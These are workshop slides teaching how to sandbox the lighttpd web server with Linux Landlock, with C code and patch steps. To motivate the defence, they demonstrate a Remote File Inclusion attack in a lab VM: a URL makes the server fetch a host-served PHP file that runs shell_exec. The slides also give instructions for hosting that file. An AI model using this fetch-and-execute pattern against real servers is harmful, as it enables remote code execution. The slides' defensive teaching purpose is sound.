Microsoft

How to sandbox an application with Landlock

Workshop

Mickaël Salaün

2023-01

Sandboxing a (network) application

Landlock is available in mainline since 2021 (Linux 5.13), but with some limitations due to the iterative approach.

Landlock is now enabled by default on multiple distros: Ubuntu 22.04 LTS, Fedora 35, Arch Linux, Alpine Linux, Gentoo, Debian Sid, chromeOS, CBL-Mariner, WSL2

This tutorial is about the steps to sandbox a network application, illustrated with *lighttpd* and an experimental Landlock feature.

Sandboxing with Landlock

Developers and users

It is assumed that with enough skills and time, most applications could be compromised.

Problem (as developers):

- We don’t want to participate to malicious actions through our software because of security bug exploitation.
- We have a responsibility for users, especially to protect their (personal) data: every **running app/service increases** (user) **attack surface**.

Sandboxing

A security approach to **isolate** a software component **from the rest of the system**. Namespaces/containers are not considered security sandboxes per see, but tools to “virtualize” resources.

An innocuous and trusted process can become malicious during its **lifetime** because of bugs exploited by attackers.

Sandbox properties:

- Follow the least privilege principle
- Innocuous and composable security policies

What is Landlock?

Landlock is an access control system available to **unprivileged** processes on Linux, thanks to 3 dedicated syscalls.

It enables developers to add **built-in** application **sandboxing**.

Useful as-is and still in gaining new features.

Filesystem and network access-control

Filesystem restrictions


Access-control rights:

- Execute, read or write to a file
- List a directory or remove files
- Create files according to their type
- Rename or link files

File hierarchy identification: ephemeral inode tagging

Example of filesystem policy composition

3rd layer ✔
2nd layer ✔
1st layer ✔



R Read
W Write
X eXecute

Network restrictions

Goal: **restrict** sandboxed processes and **protect** outside ones; not a system-wide firewall:

- Applications (developers) know protocols and (configured) ports ⇒ what
- but probably not IP addresses (e.g., local network, NAT, IPv4/IPv6) resolved with DNS ⇒ who

Minimal app-centric firewall to control:

- Bindings to TCP ports
- Connections to TCP ports

In-review patch series: could be in Linux 6.3+ (feedback appreciated)

Main developer: Konstantin Meskhidze (Huawei)

Implementing sandboxing

How to patch an application?

1. Define the threat model: which data is trusted or untrusted?
2. Identify the complex parts of the code: where there is a good chance to find bugs?
3. Identify and patch the configuration handling to infer a security policy.
4. Identify and patch the most generic places to enforce the security policy for the rest of the lifetime of the thread.

Application compatibility

Forward compatibility for applications is handled by the kernel development process.

Backward compatibility for applications is the responsibility of their developers.

Each new Landlock feature increments the ABI version, which is useful to leverage available features in a **best-effort security** approach.

Step 1: Check the Landlock ABI

```
int abi = landlock_create_ruleset(NULL, 0, LANDLOCK_CREATE_RULESET_VERSION);

if (abi < 0)
    return 0;
```

Step 2: Create a ruleset

```
int ruleset_fd;
struct landlock_ruleset_attr ruleset_attr = {
    .handled_access_fs =
        LANDLOCK_ACCESS_FS_EXECUTE |
        LANDLOCK_ACCESS_FS_WRITE_FILE |
        […]
        LANDLOCK_ACCESS_FS_MAKE_REG,
    .handled_access_net =
        LANDLOCK_ACCESS_NET_CONNECT_TCP,
};

ruleset_fd = landlock_create_ruleset(&ruleset_attr, sizeof(ruleset_attr), 0);
if (ruleset_fd < 0)
    error_exit("Failed to create a ruleset");
```

Step 3: Add rules

```
int err;
struct landlock_path_beneath_attr path_beneath = {
    .allowed_access = LANDLOCK_ACCESS_FS_EXECUTE | […] ,
};

path_beneath.parent_fd = open("/usr", O_PATH | O_CLOEXEC);
if (path_beneath.parent_fd < 0)
    error_exit("Failed to open file");

err = landlock_add_rule(ruleset_fd, LANDLOCK_RULE_PATH_BENEATH, &path_beneath, 0);
close(path_beneath.parent_fd);
if (err)
    error_exit("Failed to update ruleset");
```

Step 4: Enforce the ruleset

```
if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0))
    error_exit("Failed to restrict privileges");

if (landlock_restrict_self(ruleset_fd, 0))
    error_exit("Failed to enforce ruleset");

close(ruleset_fd);
```

Full example: https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/tree/samples/landlock/sandboxer.c

Let’s patch lighttpd!

Scenario

Let’s say a web server is running with vulnerable PHP pages.

Sandboxing the web server can help mitigate the impact of such vulnerability: e.g., deny server outbound connections

lighttpd

Relatively simple web server

To build, patch and test it, we are using Vagrant with an Arch Linux VM.

Warning: This tutorial focuses on TCP sandboxing of lighttpd for a common use case; because of time constraint it will **not** be **exhaustive**.

Vagrant setup

See https://github.com/landlock-lsm/tuto-lighttpd

```
# Once set up, take a snapshot, start the VM and log in

vagrant snapshot push
vagrant up
vagrant ssh

# We can now also use virt-manager to connect to the VM
```

Tutorial steps

1. Set up the build environment
2. Get the source
3. Look at the configuration format
4. Find the sweet spot to restrict the process
5. Patch
6. Install
7. Test

Vulnerability

http://192.168.121.X/?content=month.php

What could go wrong?

Remote File Inclusion vulnerability:

http://192.168.121.X/?content=https://192.168.121.1:8000/exec.txt

```
<?php
shell_exec("something malicious");
?>
```

Simple malicious web server 1/2

```
# On the host, create an empty directory

mkdir web
cd web

# Add a text file “exec.txt”

<?php
echo shell_exec(“ls /”);
?>
```

Simple malicious web server 2/2

```
# Share it on the network

python -m http.server

# Test the vulnerability with a web browser

http://192.168.121.X/?content=https://192.168.121.1:8000/exec.txt
```

Steps to patch lighttpd

1. Declare the Landlock syscalls
2. Add a ruleset FD to the server struct
3. Create a ruleset handling network accesses
4. Make the process unprivileged with prctl(2)
5. Sandbox it with Landlock

Incremental sandboxing patches

1. Restrict all outbound connections
2. Improve sandboxing by restricting inbound connections (i.e., port binding) according to the server configuration (*server.port*)

Patch lighttpd 1/6

```
# 1/ Go to the source directory

cd ~/lighttpd/trunk/src/lighttpd-*/src

# 2/ Create Landlock syscall stubs

cp /vagrant/sandbox.c landlock.h
vim landlock.h

# 3/ Look at the system’s Landlock definitions and types

vim /usr/include/linux/landlock.h
```

Patch lighttpd 2/6

```
# 4/ Add ruleset_fd to the server struct

vim base.h

# 5/ Set a default value to ruleset_fd in server_init()

vim server.c

# 6/ Include landlock.h and prepare a ruleset in server_main_setup()

const struct landlock_ruleset_attr ruleset_attr = {
    .handled_access_net = LANDLOCK_ACCESS_NET_CONNECT_TCP,
};
```

Periodically check build

```
# No build checks because of some CGI tests

cd ../../..
makepkg -ef --nocheck
```

Patch lighttpd 3/6

```
# 7/ Create the ruleset in server_main_setup()

srv->ruleset_fd = landlock_create_ruleset(&ruleset_attr, sizeof(ruleset_attr), 0);

# 8/ Check for errors and log them

log_perror(srv->errh, __FILE__, __LINE__, "Failed to create Landlock ruleset");

# 9/ Close the ruleset in server_free()
```

Patch lighttpd 4/6

```
# 10/ Include landlock.h and create the ruleset in network_server_init()

vim network.c

if (srv->ruleset_fd != -1) {
    if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0))
        return -1;

    if (landlock_restrict_self(srv->ruleset_fd, 0))
        return -1;
}

# 11/ Add error and warning log messages
```

Build, install and test the patched lighttpd

```
# Build and install lighttpd

cd ../../..
makepkg -efi --nocheck

# Restart and check the RFI attack

sudo systemctl restart lighttpd.service
sudo journalctl -fu lighttpd.service
sudo tail -F /var/log/lighttpd/error.log

# Test the vulnerability
```

http://192.168.121.X/?content=https://192.168.121.1:8000/exec.txt

Patch lighttpd 5/6

```
# 12/ Add TCP port binding restriction in server_main_setup()

vim server.c

const struct landlock_ruleset_attr ruleset_attr = {
    .handled_access_net = LANDLOCK_ACCESS_NET_CONNECT_TCP |
                          LANDLOCK_ACCESS_NET_BIND_TCP,
};
```

Patch lighttpd 6/6

```
# 13/ Restrict TCP port binding in network_host_parse_addr()

vim network.c

const struct landlock_net_service_attr net_service = {
    .allowed_access = LANDLOCK_ACCESS_NET_BIND_TCP,
    .port = port,
};

# 14/ Extend the ruleset at the end of the function

if (landlock_add_rule(srv->ruleset_fd, LANDLOCK_RULE_NET_SERVICE, &net_service, 0))
    log_perror(srv->errh, __FILE__, __LINE__, "Failed to create Landlock rule");
```

Build and install the patched lighttpd

```
# Build and install lighttpd

cd ../../..
makepkg -efi --nocheck

# Restart and check the RFI attack

sudo systemctl restart lighttpd.service
sudo journalctl -fu lighttpd.service
sudo tail -F /var/log/lighttpd/error.log
```

Exercise

Restrict filesystem accesses according to the *document-root* configuration

Wrap-up

lighttpd patch

- Use the native web server configuration:
  - Transparent for users
  - Well integrated with all supported use cases
- Quick to implement a first PoC
- Quicker when we already know the app code

Landlock roadmap

Next steps:

- Add audit features to ease debugging
- New access-control types
- Improve kernel performance

Contribute

- Develop new (kernel) features (e.g., new access types)
- Write new tests (e.g., kunit)
- Challenge the implementation
- Improve documentation
- **Sandbox your applications** and others'

Any though?

- Is handling port range worth it?
- What about port endianness?
- How to meaningfully and efficiently restrict UDP?
- What if we only handle *bind*, *recvfrom*, *sendto* and deny “unconnected” UDP?
- What about other protocols?
- What about other socket types (e.g., *vsock*)?

Questions?

https://docs.kernel.org/userspace-api/landlock.html

Past talks: https://landlock.io

landlock@lists.linux.dev

Thank you!